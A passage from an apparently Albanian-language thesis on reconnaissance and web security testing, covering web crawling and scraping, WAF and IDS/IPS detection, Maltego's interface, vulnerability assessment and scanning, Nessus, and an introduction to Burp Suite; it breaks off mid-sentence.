Maltego. Skrapimi i uebit është një qasje efektive për identifikimin e materialeve të paligjshme të internetit, të tilla si: produkte të falsifikuara, lajme të rreme etj[32].

2.1.4 Zbulimi i të dhënave: zvarritje në ueb (web crawling)

Një softuer ose skript e automatizuar përdoret në procesin e zvarritjes në ueb për të indeksuar të dhënat në faqet online. Një zvarritës në internet, merimangë, merimangë bot ose thjesht zvarritës janë disa nga emrat e këtyre skripteve ose algoritmeve të automatizuara. Një motor kërkimi indekson faqet që janë marrë nga zvarritësit e uebit për përpunim, duke u mundësuar përdoruesve të kryejnë kërkime më efektive. Zvarritësit duan të zbulojnë temën e faqeve të internetit. Përdoruesit tani janë në gjendje të qasen shpejt dhe me lehtësi çdo informacion në një ose më shumë faqe. Zvarritësit fillojnë zvarritjen e tyre duke shkarkuar skedarin robot.txt nga faqja e internetit. Hartat e ueb-it që listojnë URL-të të cilat motori i kërkimit mund të zvarritë përfshihen në atë skedar. Zvarritësit e uebit përdorin lidhje për të gjetur faqe të reja pasi të fillojnë të zvarriten në një faqe. Për të zvarritur URL-të e gjetura më vonë, këta zvarritës i shtojnë ato në radhën e gjurmimit. Këto metoda mundësojnë që merimangat e internetit të indeksojnë çdo faqe që ka lidhje me faqet e tjera[33].

Dallimet ne mes te zvarritjes në ueb dhe skrapimit

Përgjigja e shkurtër është se skrapimi në internet ka të bëjë me nxjerrjen e të dhënave nga një ose më shumë faqe interneti. Ndërsa zvarritja ka të bëjë me gjetjen ose zbulimin e URL-ve ose lidhjeve në ueb.

Zakonisht, në projektet e nxjerrjes së të dhënave në ueb, preferohet të kombinohen të dy proceset. Kështu që fillimisht rekomandohet të bëhet procesi i zvarritjes ose zbulimit të URL-ve, pastaj bëhet skrapimi duke shkarkuar skedarët HTML. Kjo do të thotë që ne nxjerrim të dhëna dhe bëjmë diçka me to, si ruajtja e tyre në një bazë të dhënash ose përpunimi i mëtejshëm i tyre[34].

3. Zbulime tjera

Zbulimet tjera përfshijnë metoda të ndryshme të zbulimit dhe mbledhjes se informacionit. Këto metoda jo gjithë here janë efikase për përdorim pasi varen nga objektivi në të cilën dëshirojmë të e bëjmë testimin. Zbulimin e shërbimeve përkatës të cilën e përdorim për ueb aplikacione nuk mund të përdoret për zbulimin e shërbimeve në ndonjë pajisje të Wifi.

3.1.1 Zbulimi i murit të zjarrit në Ueb

Aplikacionet Ueb mund të fshehën mbrapa shërbimeve "Firewall" për të pasur siguri më të lart në aplikacion. Duke filtruar dhe mbajtur gjurmët e trafikut HTTP midis një aplikacioni ueb dhe internetit, një mur zjarri "WAF", ndihmon në mbrojtjen e aplikacioneve në internet. Në mënyrë tipike, ai mbron aplikacionet në internet kundër kërcënimeve si injektimi SQL, përfshirja e skedarëve, skriptimet në faqe (XSS) dhe "Cross site request forgery". Në modelin OSI, një WAF është një mbrojtje e shtresës së protokollit 7 dhe nuk synon të parandalojë të gjitha llojet e kërcënimeve. Kjo teknikë e zbutjes së sulmit zakonisht përfshihet në një grup mjetesh që punojnë së bashku për të formuar një mbrojtje gjithëpërfshirëse kundër një sërë vektorësh sulmi[35]. Për zbulimin e murit të zjarret në ueb aplikacione preferohet nga shume përdorimi i veglës "waf00f" e cila gjendet e para instaluar ne sistemin operativ Kali Linux. Kjo vegël po ashtu mund të përdoret për gjetjen e sistemeve IDS dhe IPS.

3.1.2 Sistemi i zbulimit të ndërhyrjeve (IDS) dhe sistemi i parandalimit të ndërhyrjeve (IPS)

Zbulimi i ndërhyrjeve është procesi i monitorimit të trafikut të rrjetit dhe analizimit të tij për shenja të ndërhyrjeve të mundshme, të tilla si përpjekjet për shfrytëzim dhe incidentet që mund të jenë kërcënime të menjëhershme për rrjetin[36]. Megjithëse sistemet IDS dhe sistemet IPS synojnë të ndihmojnë në mbrojtjen kundër kërcënimeve ndaj një organizate, nuk ka asnjë fitues të qartë në argumentin IDS kundër IPS, sepse zgjedhja më e mirë varet nga rrethanat specifike të vendosjes[37].

Sistemet IDS

Një sistem i zbulimit të ndërhyrjeve (IDS) është një pajisje që skanon trafikun e rrjetit për çdo sjellje të dyshimtë dhe dërgon alarme kur e zbulon atë. Është softuer që kontrollon një sistem ose rrjet për aktivitete me qëllim të keq ose shkelje të politikave. Çdo aktivitet ose shkelje e paligjshme shpesh regjistrohet ose në mënyrë qendrore duke përdorur një sistem të menaxhimit të informacionit të sigurisë dhe ngjarjeve (SIEM) ose i njoftohet një administratori. Një sistem SIEM kombinon rezultatet nga disa burime dhe përdor metoda të filtrimit të alarmit për të dalluar midis alarmeve reale dhe të gabuara[38].

Sistemet IPS

Një sistem parandalimi të ndërhyrjeve (IPS) është një mjet sigurie në rrjet që skanon vazhdimisht një rrjet për aktivitete keqdashëse dhe i përgjigjet atij kur ndodh duke e raportuar, bllokuar ose hequr atë. Mund të jetë bazuar në harduer ose softuer. Ky sistem është më i sofistikuar se një sistem IDS, i cili mund të lajmërojë vetëm një administrator dhe thjesht të zbulojë aktivitete të dëmshme.

3.2.1 Gjetja e rrjedhjeve e të të dhënave

Rrjedhja e të dhënave është transferimi i paautorizuar i informacionit nga një organizatë në një burim të jashtëm. Hard disqet, disqet USB, telefonat celularë dhe pajisje të tjera mund të përdoren të gjitha për të nxjerrë fizikisht ose në mënyrë elektronike këto të dhëna, të cilat më pas rrezikojnë të bëhen të qasshme për publikun ose të bien në duart e kriminelëve kibernetikë[39]. Softueri për zbulimin e rrjedhjeve të dhënave lejon organizatat të parandalojnë shkeljet dhe incidentet serioze të sigurisë. Këto softuer përdorin inteligjencë artificiale si dhe informacion me burim të hapur. Për kërkim të shpejte dhe efikase të gjetjes së rrjedhjeve e të dhënave shpesh here përdoret platforma “Intelligence X” . Intelligence X është një motor kërkimi dhe arkiv i të dhënave. Në ketë platformë mund të behën kërkime si: Tor, I2P, rrjedhjet e të dhënave dhe adresa-email në ueb-in publik, domen, IP, CIDR, adresë Bitcoin dhe më shumë[40].

4. Vegla Maltego

Ka mjete të ndryshme OSINT në treg, por Maltego dallohet për shkak të veçorive të tij dalluese. Maltego është një aplikacion OSINT i cili ofron një platformë jo vetëm për të nxjerrë të dhëna, por edhe për të përfaqësuar ato të dhëna në një format që është i lehtë për t'u kuptuar dhe analizuar. Aktualisht Maltego është në dispozicion në dy versione: komerciale dhe komunitet. Versioni komercial paguhet dhe duhet një çelës licence për të. Megjithatë versioni i komunitetit është falas dhe ne vetëm duhet të regjistrohemi në faqen e Pateva (krijuesi i Maltego). Edhe pse edicioni i komunitetit ofron më pak veçori sesa versioni komercial, si p.sh. një kapacitet më të vogël të nxjerrjes së të dhënave dhe pa ndihmë për përdoruesit, etj., gjithsesi është e mjaftueshme për të përjetuar fuqinë e këtij programi fantastik. Për qëllimet demonstruese në këtë kapitull, ne do të përdorim versionin e komunitetit[41]. Pasi kemi cekur më herët se çka janë entitetet dhe transformimet tashmë tek termat e përdorur në Maltego kanë mbetur makinat.

Makinat

Makinat janë ekuivalenti i makrosë. Kur përdorim një makinë, mund të bëhet automatizimi i operacioneve të përsëritura dhe të shpeshta duke lidhur së bashku shumë transformime, filtra dhe veprime. Mund të përdoret për të kryer automatikisht sekuencat të paracaktuara të transformimit ose për krijimin e sekuencave të transformimit për të kryer automatikisht pyetjet dhe për të përshpejtuar procedurën e kërkimit[42].

4.1.1 Tabelat e manipulimit në veglën Maltego

Hetimi (Investigate)

Kur krijojmë një grafik në Maltego, tabela hetimi është aktive si parazgjedhje. Ky jep një sërë zgjedhjesh për të parë dhe manipuluar një grafik. Zgjedhjet janë të organizuara në mënyrë logjike. Po ashtu ofron funksione bazë si prerja, kopjimi , ngjitja, kërkimi, përzgjedhjen e lidhjes/entitetit, si dhe shtimin.

Të dhënat e grumbulluara jo gjithë herë mund të krijojë lidhje prandaj në Maltego ekziston mundësia për lidhje manuale duke klikuar me të majtën dhe duke mbajtur në një entitet burimor të pazgjedhur, më pas duke zvarritur lidhjen tek entiteti i synuar. Pasi të lëshohet klikimi mbi entitetin e synuar, do të shfaqet një meny e vetive të lidhjes që lejon të specifikohen vetitë për lidhjen[42].

Kjo tabelë përmban nënmeny si: seksioni i kujtesës së fragmenteve, modaliteti i privatësisë, ngjitja e të dhënave, rrëshqitësi i transformimit, gjendja në grafik, zgjedhja e entitetit, zgjedhja e lidhjeve, zmadhimi. Këto janë të paraqitur në figurën 18.

Figura 18 Tabela "Investigate" në Maltego

Tabela e pamjes (View)

Tabela e pamjes në Maltego lejon përcaktimin e preferencave për mënyrën se si shfaqet grafiku i krijuar nga mbledhja e informacionit. Kjo tabelë përmban nën meny si: pamjet (viewlets), faqosja e grafikut, shtrirja e entitetit, etiketat dhe vetitë e lidhjeve, shfaq etiketat e lidhjeve të personalizuara/transformuar dhe shënimet e entitetit. Nënmenyja "viewlets" paraqet pjesën kryesore të kësaj tabele. Pamjet përdoren për të nxjerrë informacione jo të dukshme nga grafikë të mëdhenj – ku analisti nuk mund të shohë marrëdhënie të qarta me inspektimin manual të dhënave. Pamjet mund të përdoren për të përcaktuar madhësinë dhe ngjyrën e entiteteve bazuar në vetitë e ndryshme të grafikut[43]. Në figurën 19 është paraqitur tabela e pamjes.




Figura 19 Tabela "View" në Maltego

Tabela e Entiteteve (Entities)

Duke përdorur tabelën e entiteteve, mund të modifikohen entitetet që janë të pranishme në Maltego, dhe ne po ashtu mundemi të shtojmë entitete të reja dhe të krijojmë entitetet tona[44]. Në figurën 20 është paraqitur tabela e entiteteve.




Figura 20 Tabela "Entities" në Maltego

Tabela e koleksioneve (Collections)

Koleksionet punojnë për të organizuar grafikun duke vendosur entitete "të ngjashme" në një grup. Kjo e bën më të thjeshtë shikimin e zonave të caktuara të grafikut dhe gjetjen e lidhjeve të rëndësishme që mund të kërkohen. Rregullat themelore të mbledhjes i përmbahen të gjitha kritereve të mëposhtme:

- Vetëm subjektet e të njëjtit lloj mund të mblidhen së bashku në një koleksion të vetëm
- Subjektet që janë të gozhduara (të ngjitura në grafik) mund të mos mblidhen
- Ekziston një kufi minimal i entitetit i cili duhet të plotësohet që të formohet një nyje grumbullimi, d.m.th. një nyje grumbullimi nuk mund të përmbajë më pak se kufiri minimal i entiteteve.

Koleksionet janë të aktivizuara si parazgjedhje dhe mund të çaktivizohen/aktivizohen duke shtypur butonin çaktivizo/aktivizo koleksionet[45]. Në figurën 21 është paraqitur tabela e koleksioneve.




Figura 21 Tabela "Collections" në Maltego

Tabela e Transformimeve (Transforms)

Tabela e transformimeve përmban opsionet për menaxhimin dhe konfigurimin e transformimeve që janë në dispozicion tek vegla Maltego[46]. Në figurën 22 është paraqitur tabela e transformimeve.




Figura 22 Tabela "Transforms" në Maltego

Tabela e makinave (Machines)

Automatizimi i procesit të ekzekutimit të transformimit përfaqësohet nga makinat në Maltego. Siç kemi përmendur më lartë këto makina janë makro. Këto shkruhen duke përdorur gjuhën e skriptimit Maltego - një gjuhë skriptimi me porosi e zhvilluar për të lejuar çdo përdorues të krijojë Makinat e veta. Në varësi të skriptit, makinat mund të ekzekutojë transformimet si paralelisht ashtu edhe në vazhdimësi. Përdoruesit mund të ekzekutojnë transformime të shumta

në të njëjtin entitet të dhënash ose të ekzekutojnë një seri transformimesh nga një dalje e të dhënave në tjetrën — ose të kryejnë të dyja njëkohësisht[47]. Në figurën 23 është paraqitur tabela e makinave.




Figura 23 Tabela "Machines" në Maltego

Tabela e Bashkëpunimit (Collaboration)

Tabela e bashkëpunimit në Maltego lejon shumë përdorues të punojnë në një grafik në të njëjtën kohë në një seancë të sigurt [48]. Ne figurën 24 është paraqitur tabela e bashkëpunimit.




Figura 24 Tabela "Collaboration" në Maltego

Tabela e importit dhe eksportit (Import, Export)

Rezervimi i skedarëve të konfigurimit dhe importimi dhe eksportimi i të dhënave brenda dhe jashtë Maltego janë të dyja të mundshme duke përdorur tabelën importit dhe eksportit[49]. Në figurën 25 është paraqitur tabela e importit dhe eksportit.




Figura 25 Tabela "Import, Export" në Maltego

5.Testimi i aseteve për cenueshmëri

Vlerësimi i cenueshmërisë është procedura për përcaktimin, zbulimin, kategorizimin dhe renditje të dobësive në sistemet kompjuterike, aplikacione dhe infrastruktura të rrjetit. Një organizatë mund të kuptojë dhe t'i përgjigjet rreziqeve për mjedisin e saj me përdorimin e vlerësimeve të cenueshmërisë, të cilat gjithashtu u ofrojnë atyre informacionin, ndërgjegjësimin dhe sfondin e nevojshëm të rrezikut. Qëllimi i një procedure të vlerësimit të cenueshmërisë është të gjejë kërcënimet dhe rreziqet që mund të ekzistojnë. Ato shpesh përfshijnë përdorimin e mjeteve të automatizuara të testimit, duke përfshirë skanerët e sigurisë së rrjetit, gjetjet e të cilëve paraqiten në një raport të vlerësimit të cenueshmërisë[49].

Ekzistojnë këto objektiva kryesorë të një vlerësimi të cenueshmërisë:

- Identifikimi i dobësive që ndryshojnë nga të metat (dobësitë) kritike të dizajnit deri të keq konfigurimet e thjeshta.
- Dokumentimi i dobësive në mënyrë që zhvilluesit mund të identifikojnë dhe riprodhojnë lehtësisht gjetjet.
- Krijimi i udhëzimeve për të ndihmuar zhvilluesit në korrigjimin e dobësive të identifikuara.

Për testimin e cenueshmërisë mund të përdoren metodologji të ndryshme. Testimi dinamik i sigurisë së aplikacioneve (DAST) është një nga metodologjitë. DAST, është një teknikë e përdorur për të zbuluar të metat e sigurisë duke përdorur një aplikacion (zakonisht një faqe në internet) dhe duke ofruar të dhëna ose rrethana të tjera për të bërë dështimin, apo për të gjetur të metat në kohë reale. Metodologji tjetër përfshinë testimi statik i sigurisë së aplikacionit (SAST). SAST nga ana tjetër, është studimi i kodit burimor të një aplikacioni ose kodit të objektit në mënyrë që të gjejë dobësitë pa u ekzekutuar programi[50].

Shembuj të kërcënimeve që mund të parandalohen nga vlerësimi i cenueshmërisë përfshijnë:

- Sulmet e injektimit të kodit si: ekzekutimi i kodit në distancë (RCE), injektimi SQL, skriptimi i ndërfaqeve (XSS)
- Përshkallëzimi i privilegjeve për shkak të mekanizmave të gabuar të vërtetimit.
- Parazgjedhjet e pasigurta si fjalëkalimet e thjeshtë

5.1.1 Vlerësimi i cenueshmërisë: procesi i skanimit për dobësi dhe kërcënime

Procesi i skanimit të sigurisë përbëhet nga katër hapa: identifikimi i dobësive, analiza, vlerësimi i rrezikut dhe riparimi.




Figura 26 Proceset e skanimit të sigurisë

1.Identifikimi i cenueshmërisë (testimi)

Objektivi i këtij hapi është hartimi i një listë gjithëpërfshirëse të dobësive të një aplikacioni. Analistët e sigurisë testojnë sigurinë e aplikacioneve, serverëve ose sistemeve të tjera duke i skanuar ato me mjete të automatizuara, ose duke i testuar dhe vlerësuar ato vetvetiu[51].

2.Analiza e cenueshmërisë

Objektivi i këtij hapi është të identifikojë burimin dhe shkakun rrënjësor të dobësive të identifikuara në hapin e parë. Ato përfshijnë identifikimin e komponentëve të sistemit përgjegjës për çdo cenueshmëri, dhe shkakun rrënjësor të cenueshmërisë[51].

3.Vlerësimi i rrezikut

Prioriteti i dobësive është qëllimi i kësaj faze. Kjo fazë përmban analistët e sigurisë që renditin ose vlerësojnë çdo dobësi sipas shumë kritereve, duke përfshirë:

- Cilat sisteme preken
- Cilat të dhëna janë në rrezik.
- Lehtësia e gjetjes së sulmit
- Ashpërsia e një sulmi
- Dëme të mundshme si rezultat i cenueshmërisë

Këto janë disa nga shumë kritere të cilat mund të përdoren për gjetjen e prioriteti të dobësive[51].

4.Riparimi

Objektivi i këtij hapi është mbyllja e boshllëqeve të sigurisë. Zakonisht është një përpjekje e përbashkët e stafit të sigurisë, ekipeve të zhvillimit dhe operacioneve, të cilët përcaktojnë rrugën më efektive për riparimin ose zbutjen e çdo cenueshmërie.[51]

5.2.1 Skanimi i cenueshmërisë

Procesi i automatizuar i kërkimit dhe identifikimit të kërcënimeve dhe dobësive njihet si skanimi i cenueshmërisë. Kjo bëhet duke përdorur vegla të njohur si skanerë të cenueshmërisë. Skanerët e cenueshmërisë janë krijuar për të identifikuar dobësitë e njohura të sigurisë dhe për të ofruar udhëzime se si të rregullohen ato. Për shkak se këto dobësi zakonisht raportohen publikisht, ka shumë informacione të qasshme rreth softuerit të cenueshëm. Skanerët e cenueshmërisë përdorin këtë informacion për të identifikuar pajisjet dhe softuerët e cenueshëm në infrastrukturën e një organizate. Skaneri fillimisht dërgon paketa apo kërkesa në sistem për të zbuluar:

- Portet e hapura dhe shërbimet e funksionimit
- Versionet e softuerit
- Cilësimet e konfigurimit

Në bazë të këtyre të dhënave, skaneri mund të gjejë shpesh një shumëllojshmëri të dobësish në sistemin që testohet. Skaneri dërgon gjithashtu të dhëna të synuara për të gjetur disa dobësi që mund të vërtetohen vetëm duke siguruar një shfrytëzim të sigurt që verifikon se defekti është i pranishëm. Këto lloj të dhënash mund të dallojnë të meta të njohura si "Injeksioni i komandës", "skriptimi i ndërfaqeve (XSS)" ose përdorimi i hyrjes dhe fjalëkalimit të paracaktuar të një sistemi.

Kohëzgjatja e skanimit të cenueshmërisë mund të ndryshojë nga disa minuta në disa orë, në varësi të infrastrukturës që bëhet testimi[52].

5.2.2 Llojet e skanimeve të cenueshmërisë

Një nga llojet e skanimit të cenueshmërisë paraqet skanimin: vërtetuar si përdorues dhe jo i vërtetuar. Skanimet si jo i vërtetuar kryhen pa asnjë kredenciale dhe, si e tillë, mund të japin vetëm informacion të kufizuar në lidhje me dobësitë e mundshme. Ky lloj skanimi ndihmon në identifikimin e dobësive të ulët, të tilla si sisteme të pa riparuara ose porta të hapura. Skanimet e vërtetuara, nga ana tjetër, kryhen me kredenciale administrative. Kjo lejon që mjeti i skanimit të ofrojë informacion shumë më të plotë në lidhje me dobësitë e mundshme[53].

5.3.1 Skanuesit e cenueshmërisë së aplikacioneve të ueb-it

Skanerët e cenueshmërisë së aplikacioneve të ueb janë mjete të automatizuara që skanojnë aplikacionet në ueb, shpesh here nga jashtë, për të kërkuar dobësi sigurie si skriptimi në faqe, injektimi SQL, injektimi i komandës dhe konfigurimi i pasigurt i serverit. Këto kategori mjetesh shpesh referohen si vegla DAST[54]. Disa nga skanerë të aplikacioneve ueb janë: “Nessus”, “Nikto”, “Netsparker” dhe “Burp Suite”.

5.3.2 Skaneri i cenueshmërisë Nessus

Nessus është një skanues i cenueshmërisë së rrjetit me burim të hapur që përdor arkitekturën e dobësive të përbashkëta dhe ekspozimeve për ta bërë të thjeshtë që mjetet e sigurisë të lidhen me njëri-tjetrin. Nessus është një nga shumë skanerët e cenueshmërisë që përdoret gjatë testimit të depërtimit dhe vlerësimeve të cenueshmërisë[55]. Nessus nuk është një zgjidhje e plotë sigurie, përkundrazi është një pjesë e vogël e një strategjie të mirë sigurie. Nessus nuk parandalon në mënyrë aktive sulmet, ai është vetëm një mjet që kontrollon kompjuterët dhe ueb aplikacionet për të gjetur dobësi.

6. Vegla Burp-Suite

Burp ose Burp-Suite është një vegël që përdoret për testim depërtimit të aplikacioneve ueb si dhe kryen funksione të skanimit të cenueshmërisë. Kjo vegël është zhvilluar nga kompania e quajtur Portswigger dhe synon të jetë një mjet i cili përmban te gjitha në një vend. Aftësitë e Burp-Suite mund të avancohen duke instaluar shtesa te mjetesh që quhen BApps. Burp-Suite është i disponueshëm si një botim i komunitetit, i cili është falas, botim profesional që kushton 399 dollarë/vit dhe një botim për ndërmarrje që kushton 3999 dollarë/vit[56]. Kjo vegël mbështet të gjithë procesin e testimit, nga hartimi fillestar dhe analiza e sipërfaqes së sulmit të një aplikacioni, deri tek gjetja dhe shfrytëzimi i dobësive të sigurisë. Burp-Suite është para instaluar në sistemin operativ Kali Linux. Burp-Suite është shkruar dhe zhvilluar në gjuhen programuese Java[57].




Figura 27 Hyrja në veglën Burp-Suite

6.1 Veçoritë e veglës Burp-Suite

Karakteristikat e ndryshme të Burp-Suite përfshijnë: panel e kontrollit (dashboard), "Proxy", objektivi (target), ndërhyrësi (intruder), përsëritës (repeater), sekuencës (sequncer), de koduesi (decoder), vazhduesi (extender) etj. Në këtë punim ne ecim përpara me këto nën-vegla si dhe do ti përdorim për testime[58].

6.1.1 Panel i kontrollit (Dashboard) në Burp-Suite

Karakteristika e parë dhe e para programuar e cila është e hapur në fillim të aktivizimit të veglës është "dashboard". Kjo pjese e Burp-Suite përmban shumë funksione dhe pjesa e ndërfaqes grafike është paraqitur në figurën 1. Përmban 4 funksione kryesore si: detyrat (tasks), regjistri i ngjarjeve (event log), aktiviteti i problemeve (Issue activity) si dhe këshillime (advisory).

- Detyrat (tasks) paraqet detyrat aktuale të veglës Burp-Suite. Si detyra të para programuara janë: zvarritja pasive e të dhënave ueb (passive crawl) nga i gjithë trafiku

